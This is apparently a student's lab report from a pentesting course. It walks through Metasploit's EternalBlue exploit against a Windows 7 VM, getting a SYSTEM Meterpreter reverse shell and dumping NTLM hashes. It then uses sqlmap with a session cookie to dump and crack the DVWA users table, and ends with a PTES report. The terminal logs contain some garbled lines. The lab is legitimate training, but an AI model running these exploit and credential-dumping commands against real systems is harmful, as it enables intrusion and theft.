
Step 1 – Get an Initial Session

Exploit something on the Windows VM to get a **Meterpreter session**. Example with ms17_010_ternalblue :

```
use exploit/windows/smb/ms17_010_ternalblue
set RHOSTS 192.168.68.102
set LHOST 192.168.68.105
```

If successful → you'll see:

```
[*] Meterpreter session 1 opened
```



```
msf6 > use exploit/windows/smb/ms17_010_ternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_ternalblue) > set RHOSTS 192.168.68.102
RHOSTS => 192.168.68.102 Command 'sha256sum' not found, did you mean:
msf6 exploit(windows/smb/ms17_010_ternalblue) > set LHOST 192.168.68.105
LHOST => 192.168.68.105 Try: apt install xterm-name>
msf6 exploit(windows/smb/ms17_010_ternalblue) > run
[*] Started reverse TCP handler on 192.168.68.105:4444
[*] 192.168.68.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.68.102:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.68.102:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.68.102:445 - The target is vulnerable.
[*] 192.168.68.102:445 - Connecting to target for exploitation.
[*] 192.168.68.102:445 - Connection established for exploitation.
[*] 192.168.68.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.68.102:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.68.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.68.102:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.68.102:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.68.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.68.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.68.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.68.102:445 - Starting non-paged pool grooming
[+] 192.168.68.102:445 - Sending SMBv2 buffers
[+] 192.168.68.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.68.102:445 - Sending final SMBv2 buffers.
[*] 192.168.68.102:445 - Sending last fragment of exploit packet!
[*] 192.168.68.102:445 - Receiving response from exploit packet
[+] 192.168.68.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.68.102:445 - Sending egg to corrupted connection.
[*] 192.168.68.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.68.102
[*] Meterpreter session 1 opened (192.168.68.105:4444 -> 192.168.68.102:49173) at 2025-08-24 11:03:27 -0400
[+] 192.168.68.102:445 - =====-
[+] 192.168.68.102:445 - -----WIN-----
[+] 192.168.68.102:445 - =====-
```

Step 2 – Verify Escalation

Metasploit should spawn a **new elevated session**:

```
[*] Exploit completed, new Meterpreter session 1 opened
```



Then check privileges:

getuid

getprivs

Expected output:

Server username: NT AUTHORITY\SYSTEM

you now have **SYSTEM-level access**.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs

Enabled Process Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege

meterpreter > 
```

Didn't

CHECK REQUESTED TOOL

4.3 Extra Post-Exploitation Practice

Once SYSTEM, you can:

Collect files and hash them with:

download C:\\Windows\\System32\\drivers\\etc\\hosts sha256

```
[--] Unknown command: sha256sum. Run the help command for more details.
meterpreter > shell
Process 2160 created.
Channel 2 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
certutil -hashfile C:\Windows\System32\drivers\etc\hosts SHA256
SHA256 hash of file C:\Windows\System32\drivers\etc\hosts:
2d 6b df b3 41 be 3a 62 34 b2 47 42 37 7f 93 aa 7c 7c fb 0d 9f d6 4e fa 92 82 c8 78 52 e5 70 85
CertUtil: -hashfile command completed successfully.
```

Didn't find the tool?

```
[(root㉿kali)-[~]]# sha256sum /root/hosts
2d6bdfb341be3a6234b24742377f93aa7c7cfb0d9fd64efa9282c87852e57085  /root/hosts
[(root㉿kali)-[~]]# 
```



Compare the Hashes. Both should be same.

4.4 Volatility Analysis

Network Connections (netstat):

Connection list						
Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	744/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:554	0.0.0.0:*	LISTEN	0	0	2508/wmpnetwk.exe
tcp	0.0.0.0:2869	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:5357	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:10243	0.0.0.0:*	LISTEN	0	0	4/System
tcp	0.0.0.0:49152	0.0.0.0:*	LISTEN	0	0	408/wininit.exe
tcp	0.0.0.0:49153	0.0.0.0:*	LISTEN	0	0	816/svchost.exe
tcp	0.0.0.0:49154	0.0.0.0:*	LISTEN	0	0	936/svchost.exe
tcp	0.0.0.0:49155	0.0.0.0:*	LISTEN	0	0	504/services.exe
tcp	0.0.0.0:49156	0.0.0.0:*	LISTEN	0	0	512/lsass.exe
tcp	192.168.68.102:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.68.102:2869	192.168.68.105:43500	CLOSE_WAIT	0	0	4/System
						/System

Process Listing (ps):

Process List						
PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]	x64	0		/root/hosts
4	0	System	x64	0		
268	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	Fd04eFa9282\SystemRoot\System32\smss.exe
348	340	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
400	392	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
408	340	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
444	392	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
504	408	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
512	408	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
520	408	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
572	504	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
628	504	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
688	504	VBoxService.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\VBoxService.exe
744	504	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
816	504	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
888	504	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	

Credential Dump (hashdump):

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cf0d16ae931b73c59d7e0c089c0 :::
HomeGroupUser$:1002:aad3b435b51404eeaad3b435b51404ee:b159a7119c6a1f4de62f4da7857d2563 :::
sadhana:1001:aad3b435b51404eeaad3b435b51404ee:c47184d75821d47c5820740c5a1e64ab :::
meterpreter >
```

5. Capstone Project: Full VAPT Cycle

Activities:



- **Tools:** Kali Linux, Metasploit, OpenVAS, Google Docs.
- **Tasks:** Simulate pentest, exploit, report.
- **Enhanced Tasks:**
 - **Simulation:** Exploit DVWA with sqlmap for SQL injection. Follow TryHackMe.
 - **Detection:** Log OpenVAS findings:

Timestamp | Target IP | Vulnerability | PTES Phase

----- | ----- | ----- | -----

2025-08-18 12:00:00 | 192.168.1.200 | XSS | Exploitation

- **Remediation:** Suggest input sanitization, rescan.
- **Reporting:** Write a 200-word PTES report in Google Docs.
- **Briefing:** Draft a 100-word non-technical summary.

5. Capstone Project: Full VAPT Cycle

5.1 Simulation (Exploitation with sqlmap)

- Target: **DVWA (Damn Vulnerable Web App) -Metasploitable 2**
<http://192.168.68.102/dvwa/login.php>

Username- Admin

Password- password

- Vulnerability: **SQL Injection** on login.php
- Tool Used: **sqlmap**

Click on DVWA Security and set the security level to low.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. At the top, there's a navigation bar with links for Home, Instructions, Setup, Brute Force, Command Execution, CSRF, and File Inclusion. Below the navigation bar, the main content area has a title 'DVWA Security' with a lock icon. Underneath the title, it says 'Security Level is currently **high**'. A note states, 'You can set the security level to low, medium or high.' Another note says, 'The security level changes the vulnerability level of DVWA.' A dropdown menu is open, showing 'low' as the selected option, with other choices like 'medium' and 'high'. A 'Submit' button is next to the dropdown.

After setting security to low , we click on SQL injection and set the ID as 1.



Vulnerability: SQL Injection

User ID:

 Submit

ID: 1
First name: admin
Surname: admin

Click on inspect and go to applications to view the php session id

The screenshot shows the Chrome DevTools Application tab. On the left, there's a sidebar with sections for Application (Manifest, Service workers, Storage), Storage (Local storage, Session storage, Extension storage, IndexedDB, Cookies, Private state tokens, Interest groups, Shared storage), and Network. The Application section is expanded, showing a table of cookies. The table has columns for Name, Value, and several others (D., P., E., S., H., S., S., P., C., P.). Two rows are visible: one for PHPSESSID with a value of 7fd056e06bb0... and another for security with a value of high. At the bottom of the table, there's a "Cookie Value" field containing 7fd056e06bb089e532950ee531bdb7a6.

Name	Value	D.	P..	E.	S..	H.	S..	S..	P.	C.	P..
PHPSESS...	7fd056e06bb0...	1...	/	S...	4...						M..
security	high	1...	/...	S...	1...						M..

Cookie Value Show URL-decoded
7fd056e06bb089e532950ee531bdb7a6

To Get the Databases:

Syntax:

```
sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" --cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" --dbs
```

- Result: Extracted database names including dvwa.



```
title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x7176717871,0x6d46575a4d777a774f6d4c47687a4b4e70544c41725a53786e6d476
d6f41426e524d6450637478,0x716b787671),NULL#&Submit=Submit
[08:56:21] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[08:56:21] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[08:56:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.68.102'
[*] ending @ 08:56:21 /2025-08-25/
```

To get the Tables:

```
sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#"
--cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" --tables
```

```
Database: information_schema
[17 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| USER_PRIVILEGES
| VIEWS
| COLUMNS
| TABLES
| TRIGGERS
+-----+

Database: dvwa
[2 tables]
+-----+
| guestbook
| users
+-----+

Database: mysql
[17 tables]
```

To get Columns in Specified Database and Table



```
# sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqlil?id=1&Submit=Submit#" \
--cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" -D dvwa -T
users --columns
```

```
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[09:07:24] [INFO] fetching columns for table 'Users' in database 'dvwa'
[09:07:24] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: Users
[6 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70)  |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6)    |
+-----+-----+
```

the command `sqlmap -u "url" --cookie "php session id and security"---D dvwa -T users --dump` will dump all the values of the columns of the table user in a text file locally.

```
# sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqlil?id=1&Submit=Submit#" \
--cookie="PHPSESSID=7fd056e06bb089e532950ee531bdb7a6; security=low" -D dvwa -T
users --dump
```

```
do you want to store hashes to a temporary file for eventual further processing with other tools
[09:21:49] [INFO] writing hashes to a temporary file '/tmp/sqlmap9w_6go6r45146/sqlmaphashes-jgwpq
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[09:21:55] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> q
[09:35:49] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[09:35:54] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[09:35:54] [INFO] starting 2 processes
[09:35:57] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[09:35:58] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[09:36:02] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[09:36:04] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[09:36:10] [INFO] using suffix '1'
[09:36:26] [INFO] using suffix '123'
```

- After fixes, perform **retesting with OpenVAS** to confirm vulnerabilities are mitigated.

5.2 PTES Report

Penetration Testing Execution Standard (PTES) Report

A penetration test was conducted on the target web application **DVWA (192.168.68.102)** using a simulated internal attacker perspective. The engagement followed the PTES phases:

pre-engagement, intelligence gathering, vulnerability analysis, exploitation, post-exploitation, and reporting.

During the vulnerability assessment phase, OpenVAS scans identified critical issues, including **SQL Injection** and **Cross-Site Scripting (XSS)**. These findings were validated using manual testing and exploitation techniques. For SQL Injection, **sqlmap** successfully enumerated backend databases from the login page, confirming the risk of data disclosure and privilege escalation. XSS vulnerabilities were identified, allowing malicious script injection that could compromise user sessions.

The exploitation confirmed that sensitive application data was at risk. If leveraged by an attacker, these vulnerabilities could lead to **data theft, session hijacking, or full application compromise**.

Recommended remediation includes enforcing **secure coding practices** such as input validation, output encoding, and the adoption of **prepared statements** in database queries. Continuous patch management and regular vulnerability scanning are also advised. The overall security posture of the tested environment is **high risk** due to exploitable web vulnerabilities. A follow-up security assessment should be conducted after remediation to ensure effective mitigation.

Non-Technical Summary

The security assessment of the target web application revealed serious vulnerabilities that could allow attackers to steal sensitive data and compromise user accounts. Tests confirmed that the application is vulnerable to SQL Injection and Cross-Site Scripting (XSS). These issues mean that an attacker could manipulate the database or inject harmful scripts, leading to data loss, account takeover, or service disruption. To fix these problems, the development team should adopt secure coding practices, validate all user inputs, and apply regular security scans. Addressing these issues will significantly reduce risk and improve the overall safety of the application.

Submitted by
Ch.Sandhya Rani

